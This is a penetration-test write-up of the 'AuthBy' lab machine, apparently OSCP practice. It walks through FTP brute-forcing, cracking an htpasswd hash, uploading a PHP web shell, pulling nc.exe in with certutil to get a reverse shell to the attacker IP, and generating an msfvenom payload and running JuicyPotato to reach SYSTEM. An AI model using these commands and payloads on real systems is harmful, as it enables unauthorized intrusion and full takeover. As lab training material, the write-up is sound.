

report

Report - AuthBy

- Author: Henry Post
- Target: AuthBy
- Target IP: 192.168.54.46
- Attacker IP: 192.168.49.54
- Date: 05/10/2026

Executive Summary

The victim, AuthBy, was enumerated by nmap to have FTP, HTTP, and RDP open.

We guessed FTP credentials that gave us access to an HTTP server where we could upload PHP files via RDP to get a reverse non-system level shell.

From there, we identified the victim was running Windows Server 2008. We used a tool called JuicyPotato to perform privilege escalation to get SYSTEM level access.

Recommendations

- Use strong FTP passwords. Consider using public/private key auth for FTP.
- Do not use FTP. Use SFTP.
- Upgrade Windows immediately to patch the JuicyPotato vulnerability.

Resources

- <https://banua.medium.com/proving-grounds-authby-oscp-prep-2025-practice-11-5e15de1dd2d3>
- <https://hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/privilege-escalation-with-autorun-binaries.html>

Recon

I ran an nmap scan that enumerated their ports:

```
nmap -sS -sV authby
```

port	service
21	zFTPServer 6.0 build 2011-10-17
3389	Microsoft RDP

Non-SYSTEM access

Let's try some good old FTP bruteforcing.

```
(kali㉿kali)-[~]  
$ ftp anonymous@authby  
Connected to authby.  
220 zFTPServer v6.0, build 2011-10-17 15:25 ready.  
331 User name received, need password.  
Password:  
230 User logged in, proceed.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> █
```

Okay! Anonymous login works.

```

250 CWD Command successful.
ftp> dir
229 Entering Extended Passive Mode (|||2049|)
150 Opening connection for /bin/ls.
total 4
dr-xr-xr-x  1 root    root          512 Aug 02  2024 backup
-----  1 root    root          764 Aug 02  2024 acc[Offsec].uac
-----  1 root    root        1030 Aug 02  2024 acc[anonymous].uac
-----  1 root    root          926 Aug 02  2024 acc[admin].uac
226 Closing data connection.
ftp> get acc*
local: acc* remote: acc*
229 Entering Extended Passive Mode (|||2050|)
550 Access denied
ftp> get acc[Offsec].uac
local: acc[Offsec].uac remote: acc[Offsec].uac
229 Entering Extended Passive Mode (|||2051|)
550 Access denied
ftp> cd backup
250 CWD Command successful.
ftp> dir
229 Entering Extended Passive Mode (|||2052|)
150 Opening connection for /bin/ls.
total 4
-----  1 root    root          764 Jul 10  2020 acc[Offsec].uac
-----  1 root    root        1030 Jul 10  2020 acc[anonymous].uac
-----  1 root    root          926 Jul 10  2020 acc[admin].uac
226 Closing data connection.
ftp> get acc[Offsec].uac
local: acc[Offsec].uac remote: acc[Offsec].uac
229 Entering Extended Passive Mode (|||2053|)
550 Access denied
ftp> █

```

There are some account files here, but we can't download them.

For our FTP bruteforce, we should use these account names:

```

users.txt:
Offsec
admin

```

Let's start with `hydra` command...

```

hydra -L users.txt -P /usr/share/wordlists/metasploit/unix_passwords.txt
authby ftp

```

We got a hit.

```

[21][ftp] host: authby  login: admin  password: admin

```

admin:admin . Great.

```
ftp admin@authby
admin
```

We find a few files and download them.

```
-r--r--r--  1 root    root      76 Nov 08  2011 index.php
-r--r--r--  1 root    root      45 Nov 08  2011 .htpasswd
-r--r--r--  1 root    root     161 Nov 08  2011 .htaccess
```

```
ftp> get index.php
local: index.php remote: index.php
229 Entering Extended Passive Mode (|||2057|)
150 File status okay; about to open data connection.
100% |*****| 76      86.00 KiB/s   00:00 ETA
226 Closing data connection.
76 bytes received in 00:00 (1.56 KiB/s)
ftp> dir
229 Entering Extended Passive Mode (|||2058|)
150 Opening connection for /bin/ls.
total 3
-r--r--r--  1 root    root      76 Nov 08  2011 index.php
-r--r--r--  1 root    root      45 Nov 08  2011 .htpasswd
-r--r--r--  1 root    root     161 Nov 08  2011 .htaccess
226 Closing data connection.
ftp> pwd
Remote directory: /
ftp> get .htpasswd
local: .htpasswd remote: .htpasswd
229 Entering Extended Passive Mode (|||2059|)
150 File status okay; about to open data connection.
100% |*****| 45      45.91 KiB/s   00:00 ETA
226 Closing data connection.
45 bytes received in 00:00 (1.02 KiB/s)
ftp> get .htaccess
local: .htaccess remote: .htaccess
229 Entering Extended Passive Mode (|||2060|)
150 File status okay; about to open data connection.
100% |*****| 161     2.74 MiB/s   00:00 ETA
226 Closing data connection.
161 bytes received in 00:00 (3.82 KiB/s)
ftp> █
```

We think we find the password for `offsec` user. It looks hashed.

```
???(kali?kali)-[~]
??$ cat .htpasswd
offsec:$apr1$oRfRsc/K$UpYpplHDlaemqseM39Ugg0
```

It is hashed. It's of type "MD5 (APR1)"...

I re-read the notes, though. We're supposed to upload a PHP rev shell. Let's do that before we go down any rabbit holes.

```
echo "<?php echo 'test' ?>" > test.php
```

```
# in ftp
```

```
ftp admin@authby
```

```
put test.php
```

```
bye
```

```
# on attacker
```

```
curl http://authby/test.php
```

```
# fails, because port 80 is closed...
```

Well, let's try cracking this password. Let's use John the ripper.

```
sudo gunzip /usr/share/wordlists/rockyou.txt.gz
```

```
john .htpasswd --wordlist=/usr/share/wordlists/rockyou.txt
```

```
# elite (offsec)
```

```
offsec:elite, neat.
```

Now let's FTP as `offsec` user.

Okay. It failed. Let's try RDP with Remmina.

We need to go to "Advanced" and make sure we "Ignore certificate".

Okay. Remmina fails too.

Time to consult a guide.

<https://banua.medium.com/proving-grounds-authby-osc-p-prep-2025-practice-11-5e15de1dd2d3>

Okay! We missed a port on our port scan. Let's try again with all ports.

```
nmap -p- authby
```

```
<<EOF
```

```
???(kali?kali)-[~]
```

```
??$ nmap -p- authby
```

```
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-10 20:28 +0000
```

```
Nmap scan report for authby (192.168.54.46)
```

```
Host is up (0.00036s latency).
```

```
Not shown: 65531 filtered tcp ports (no-response)
```

```
PORT      STATE SERVICE
```

```
21/tcp    open  ftp
```

```
242/tcp    open  direct
```

```
3145/tcp   open  csi-lfap
```

```
3389/tcp open  ms-wbt-server
EOF
```

Looks like 242 is open.

`http://authby:242/`

We can login with HTTP Basic auth using `offsec:elite`.

`http://authby:242/test.php`


We can see our earlier uploaded file works.

Let's upload a web shell next.

```
echo '<?php echo system($_GET["c"]); ?>' > shell.php

# in ftp
ftp admin@authby
admin
put shell.php
bye

# in attacker
# visit with http basic auth in browser
# http://authby:242/shell.php?c=pwd
# view-source:http://authby:242/shell.php?c=whoami%20priv
```



livda\apache livda\apache

We have a Windows shell via PHP.

Time to upgrade to reverse shell.

First, let's use `certutil.exe` to transfer `nc.exe` to the victim.

```

cp /usr/share/windows-resources/binaries/nc.exe ./
ip a |grep 192 # get attacker_ip=192.168.49.54
python3 -m http.server 80

# on victim via webshell
certutil.exe -urlcache -f http://192.168.49.54:80/nc.exe ./nc.exe

# on attacker to catch nc.exe
nc -nvlp 4444

# on victim via webshell
nc.exe -e cmd 192.168.49.54 4444

```

We get windows rev shell.

```

kali@kali: ~
kali@kali: ~
(kali@kali)-[~]
$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.49.54] from (UNKNOWN) [192.168.54.46] 49159
Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation. All rights reserved.

C:\wamp\www>

```

Great! Now to get SYSTEM access.

SYSTEM access

```

C:\wamp\www>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name            Description                                     State
-----
SeChangeNotifyPrivilege   Bypass traverse checking                       Enabled
SeImpersonatePrivilege    Impersonate a client after authentication      Enabled
SeCreateGlobalPrivilege   Create global objects                          Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set                  Disabled

C:\wamp\www>

```

Looks like we have SeImpersonatePrivilege , which is good.

We are the livda/apache user.

Let's try GodPotato.

```
# on attacker
wget https://github.com/BeichenDream/GodPotato/releases/download/V1.20/GodPotato-NET4.exe
file GodPotato-NET4.exe

# new nc to catch shell
nc -nvlp 4445

# on victim rev tcp shell
certutil.exe -urlcache -f http://192.168.49.54:80/GodPotato-NET4.exe
./GodPotato-NET4.exe

GodPotato-NET4.exe -cmd "nc.exe 192.168.49.54 4445 -e cmd.exe"
```

This seems to fail.

According to the notes, we're supposed to use a Task Scheduler Privilege Escalation...

Let's try WinPEAS.

```
# on attacker
wget https://github.com/peass-ng/PEASS-ng/releases/download/20260510-cd4bd619/winPEAS.bat

# on victim rev tcp shell
certutil.exe -urlcache -f http://192.168.49.54:80/winPEAS.bat ./winPEAS.bat
```

There are only 2 users, apache and Administrator ...

"windows task scheduler privilege escalation hacktricks"...Let's google that.

<https://hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/privilege-escalation-with-autorun-binaries.html>

<https://banua.medium.com/proving-grounds-authby-oscp-prep-2025-practice-11-5e15de1dd2d3>

So, this guide shows how to use JuicyPotato.

```
systeminfo
Microsoft Windows Server 2008 Standard
```

Apparently 2008 can't use GodPotato.


```
# on attacker, stage juicypotato and shell
wget https://github.com/ohpe/juicy-
potato/releases/download/v0.1/JuicyPotato.exe
msfvenom -a x86 -p windows/shell_reverse_tcp LHOST=192.168.49.54 LPORT=4445
-f exe -o shell.exe

# on attacker, new terminal to catch rev shell
nc -nvlp 4445

# on victim rev tcp shell
certutil.exe -urlcache -f http://192.168.49.54:80/shell.exe ./shell.exe
certutil.exe -urlcache -f http://192.168.49.54:80/JuicyPotato.exe
./JuicyPotato.exe

# now, to exploit
```

So...

In addition, a **CLSID** is required for the exploitation process. I used a CLSID sourced from **Ohpe's GitHub repository** (link) specifically for Windows Server 2008 R2 Enterprise, which is known to grant **SYSTEM** privileges.

<https://github.com/ohpe/juicy-potato/blob/master/CLSID/README.md>

This list gives us CLSIDs that we need.

https://github.com/ohpe/juicy-potato/tree/master/CLSID/Windows_Server_2008_R2_Enterprise

BITS CLSID is 69AD4AEE-51BE-439b-A92C-86AE490E8B30 ...

```
# on victim

JuicyPotato.exe -t * -p shell.exe -l 4445 -c {69AD4AEE-51BE-439b-A92C-
86AE490E8B30}
# This version of C:\wamp\www\JuicyPotato.exe is not compatible with the
version of Windows you're running. Check your computer's system information
to see whether you need a x86 (32-bit) or x64 (64-bit) version of the
program, and then contact the software publisher.
```

So, we need the x86 version.

<https://github.com/ivanitlearning/Juicy-Potato-x86/releases/tag/1.2>

```
# on attacker
wget https://github.com/ivanitlearning/Juicy-Potato-
```

```
x86/releases/download/1.2/Juicy.Potato.x86.exe
```

```
# on victim
```

```
certutil.exe -urlcache -f http://192.168.49.54:80/Juicy.Potato.x86.exe  
./Juicy.Potato.x86.exe
```

```
Juicy.Potato.x86.exe -t * -p shell.exe -l 4445 -c {69AD4AEE-51BE-439b-A92C-  
86AE490E8B30}
```

```
C:\wamp\www>certutil.exe -urlcache -f http://192.168.49.54:80/Juicy.Potato.x86.exe ./Juicy.Potato.x86.exe  
certutil.exe -urlcache -f http://192.168.49.54:80/Juicy.Potato.x86.exe ./Juicy.Potato.x86.exe  
**** Online ****  
CertUtil: -URLCache command completed successfully.  
  
C:\wamp\www>Juicy.Potato.x86.exe -t * -p shell.exe -l 4445 -c {69AD4AEE-51BE-439b-A92C-86AE490E8B30}  
Juicy.Potato.x86.exe -t * -p shell.exe -l 4445 -c {69AD4AEE-51BE-439b-A92C-86AE490E8B30}  
Testing {69AD4AEE-51BE-439b-A92C-86AE490E8B30} 4445  
....  
[+] authresult 0  
{69AD4AEE-51BE-439b-A92C-86AE490E8B30};NT AUTHORITY\SYSTEM  
  
[+] CreateProcessWithTokenW OK  
  
C:\wamp\www>
```

```
(kali㉿kali)-[~]  
$ nc -nvlp 4445  
listening on [any] 4445 ...  
connect to [192.168.49.54] from (UNKNOWN) [192.168.54.46] 49174  
Microsoft Windows [Version 6.0.6001]  
Copyright (c) 2006 Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>whoami  
whoami  
nt authority\system  
  
C:\Windows\system32>hostname  
hostname  
LIVDA  
  
C:\Windows\system32>
```

We get SYSTEM level access. Hooray!